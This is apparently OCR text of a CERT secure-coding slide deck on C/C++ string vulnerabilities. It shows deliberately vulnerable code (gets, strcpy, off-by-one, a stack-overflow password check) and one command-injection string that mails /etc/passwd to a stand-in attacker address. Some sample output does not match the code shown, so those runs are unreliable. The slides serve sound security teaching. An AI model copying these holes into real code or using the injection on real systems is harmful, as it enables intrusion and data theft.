


About this Presentation

Presentation assumes basic C/C++ programming skills but does not assume in-depth knowledge of software security

Ideas generalize but examples are specific to

- Microsoft Visual Studio
- Linux/GCC
- 32-bit Intel Architecture (IA-32)

2006 Carnegie Mellon University

Agenda


Strings

Integers

Summary

2006 Carnegie Mellon University 3

CERT



String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

Summary

Strings

Comprise most of the data exchanged between an end user and a software system


- command-line arguments
- environment variables
- console input

Software vulnerabilities and exploits are caused by weaknesses in

- string representation
- string management
- string manipulation

C-Style Strings

Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.

- A pointer to a string points to its initial character.
- String length is the number of bytes preceding the null character
- The string value is the sequence of the values of the contained characters, in order.
- The number of bytes required to store a string is the number of characters plus one (x the size of each character)

C++ Strings

The standardization of C++ has promoted the standard template class **`std::basic_string`** and its **`char`** instantiation **`std::string`**

The **`basic_string`** class is less prone to security vulnerabilities than C-style strings.

C-style strings are still a common data type in C++ programs

Impossible to avoid having multiple string types in a C++ program except in rare circumstances

- there are no string literals
- no interaction with the existing libraries that accept C-style strings only C-style strings are used

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

Summary

CERT

Common String Manipulation Errors

Programming with C-style strings, in C or C++, is error prone.

Common errors include

- Unbounded string copies
- Null-termination errors
- Truncation
- Write outside array bounds
- Off-by-one errors
- Improper data sanitization

Unbounded String Copies

Occur when data is copied from a unbounded source to a fixed length character array

```
1. void main(void) {
2.    char Password[80];
3.    puts("Enter 8 character password:");
4.    gets(Password);
          ...
5. }
```


CERT

Copying and Concatenation

It is easy to make errors when copying and concatenating strings because standard functions do not know the size of the destination buffer

```
1. int main(int argc, char *argv[]) {
2.    char name[2048];
3.    strcpy(name, argv[1]);
4.    strcat(name, " = ");
5.    strcat(name, argv[2]);
          ...
6. }
```


CERT

Simple Solution


Test the length of the input using `strlen()` and dynamically allocate the memory

```
 1. int main(int argc, char *argv[]) {
 2.   char *buff = (char *)malloc(strlen(argv[1])+1);
 3.   if (buff != NULL) {
 4.     strcpy(buff, argv[1]);
 5.     printf("argv[1] = %s.\n", buff);
 6.   }
 7.   else {
        /* Couldn't get the memory - recover */
 8.   }
 9.   return 0;
10. }
```

C++ Unbounded Copy

Inputting more than 11 characters into following the C++ program results in an out-of-bounds write:

```
1. #include <iostream.h>
2. int main() {
3.  char buf[12];
4.  cin >> buf;
5.  cout << "echo: " << buf << endl;
6. }
```

Simple Solution

```
1. #include <iostream.h>

2. int main() {
3.   char buf[12];

3.   cin.width(12);
4.   cin >> buf;
5.   cout << "echo: " << buf << endl;
6. }
```

The extraction operation can be limited to a specified number of characters if **ios_base::width** is set to a **value > 0**

After a call to the extraction operation the value of the **width** field is reset to 0

CERT

Null-Termination Errors

Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[32];

  strncpy(a, "0123456789abcdef", sizeof(a));
  strncpy(b, "0123456789abcdef", sizeof(b));
  strncpy(c, a, sizeof(c));
}
```

Neither **a[]** nor **b[]** are properly terminated

CERT

From ISO/IEC 9899:1999

The **strncpy** function

```
char *strncpy(char * restrict s1,
     const char * restrict s2,
     size_t n);
```

copies not more than **n** characters (characters that follow a null character are not copied) from the array pointed to by **s2** to the array pointed to by **s1**.[260)]

260) Thus, if there is no null character in the first **n** characters of the array pointed to by **s2**, the result will not be null-terminated.

String Truncation

Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities

- `strncpy()` **instead of** `strcpy()`
- `fgets()` **instead of** `gets()`
- `snprintf()` **instead of** `sprintf()`

Strings that exceed the specified limits are truncated

Truncation results in a loss of data, and in some cases, to software vulnerabilities

Write Outside Array Bounds

```
1. int main(int argc, char *argv[]) {
2.   int i = 0;
3.   char buff[128];
4.   char *arg1 = argv[1];

5.   while (arg1[i] != '\0' ) {
6.     buff[i] = arg1[i];
7.     i++;
8.   }
9.   buff[i] = '\0';
10.  printf("buff = %s\n", buff);
11. }
```

Because C-style strings are character arrays, it is possible to perform an insecure string operation without invoking a function

CERT

Off-by-One Errors

Can you find all the off-by-one errors in this program?

```
1. int main(int argc, char* argv[]) {
2.   char source[10];
3.   strcpy(source, "0123456789");
4.   char *dest = (char *)malloc(strlen(source));
5.   for (int i=1; i <= 11; i++) {
6.     dest[i] = source[i];
7.   }
8.   dest[i] = '\0';
9.   printf("dest = %s", dest);
10. }
```


CERT

Improper Data Sanitization

An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
sprintf(buffer,
   "/bin/mail %s < /tmp/email",
   addr
);
```

The buffer is then executed using the `system()` call.

The risk is, of course, that the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

[Viega 03] Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More.* Sebastopol, CA: O'Reilly, 2003.

Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

- Program stacks
- Buffer overflow
- Code Injection
- Arc Injection

Mitigation Strategies

Summary


Program Stacks

A program stack is used to keep track of program execution and state by storing

- return address in the calling function
- arguments to the functions
- local variables (temporary)

The stack is modified

- during function calls
- function initialization
- when returning from a subroutine



Stack Frames

The stack is used to store


- return address in the calling function
- actual arguments to the subroutine
- local (automatic) variables


The address of the current frame is stored in a register (EBP on Intel architectures)


The frame pointer is used as a fixed point of reference within the stack

The stack is modified during

- subroutine calls
- subroutine initialization
- returning from a subroutine




Subroutine Initialization
void function(int arg1, int arg2) {
push ebp
Save the frame pointer
mov ebp, esp
Frame pointer for subroutine is set to current stack pointer
sub esp, 44h
Allocates space for local variables
EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00
EIP: Extended Instruction Pointer
ESP: Extended Stack Pointer
EBP: Extended Base Pointer
2006 Carnegie Mellon University
27
CERT


Subroutine Return
return();
mov esp, ebp
Restore the stack pointer
pop ebp
Restore the frame pointer
ret
Pops return address off the stack and transfers control to that location
EIP = 00411A87 ESP = 0012FE08 EBP = 0012FEDC
EIP: Extended Instruction Pointer
ESP: Extended Stack Pointer
EBP: Extended Base Pointer
2006 Carnegie Mellon University
28
CERT

Return to Calling Function

```
function(4, 2);
push 2
push 4
call function (411230h)
add  esp,8
```

Restore stack pointer

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC


EIP: Extended Instruction Pointer


ESP: Extended Stack Pointer


EBP: Extended Base Pointer


Example Program

```
bool IsPasswordOK(void) {
 char Password[12]; // Memory storage for pwd
 gets(Password);    // Get input from keyboard
 if (!strcmp(Password,"goodpass")) return(true); // Password Good
 else return(false); // Password Invalid
}

void main(void) {
 bool PwStatus;               // Password Status
  puts("Enter Password:");    // Print
 PwStatus=IsPasswordOK();   // Get & Check Password
 if (PwStatus == false) {
      puts("Access denied"); // Print
      exit(-1);              // Terminate Program
 }
 else puts("Access granted");// Print
}
```


Stack Before Call to IsPasswordOK()
Code
EIP
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
puts("Access denied");
exit(-1);
}
else puts("Access granted");
Stack
ESP
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…
2006 Carnegie Mellon University
31
CERT


Stack During IsPasswordOK() Call
Code
EIP
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
puts("Access denied");
exit(-1);
}
else puts("Access granted");
bool IsPasswordOK(void) {
char Password[12];
gets(Password);
if (!strcmp(Password, "goodpass"))
return(true);
else return(false)
}
Stack
ESP
Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…
Note: The stack grow and shrink as a result of function calls made by IsPasswordOK(void)
2006 Carnegie Mellon University
32
CERT


Stack After IsPasswordOK() Call
Code
EIP
puts("Enter Password:");
PwStatus = IsPasswordOk();
if (PwStatus == false) {
puts("Access denied");
exit(-1);
}
else puts("Access granted");
Stack
ESP
Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…
2006 Carnegie Mellon University
33
CERT


Example Program Runs
Run #1 Correct Password
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
badprog
Hello, Master
C:\BufferOverflow\Release>
Run #2 Incorrect Password
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
badpas
Access denied
C:\BufferOverflow\Release>
2006 Carnegie Mellon University
34
CERT

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

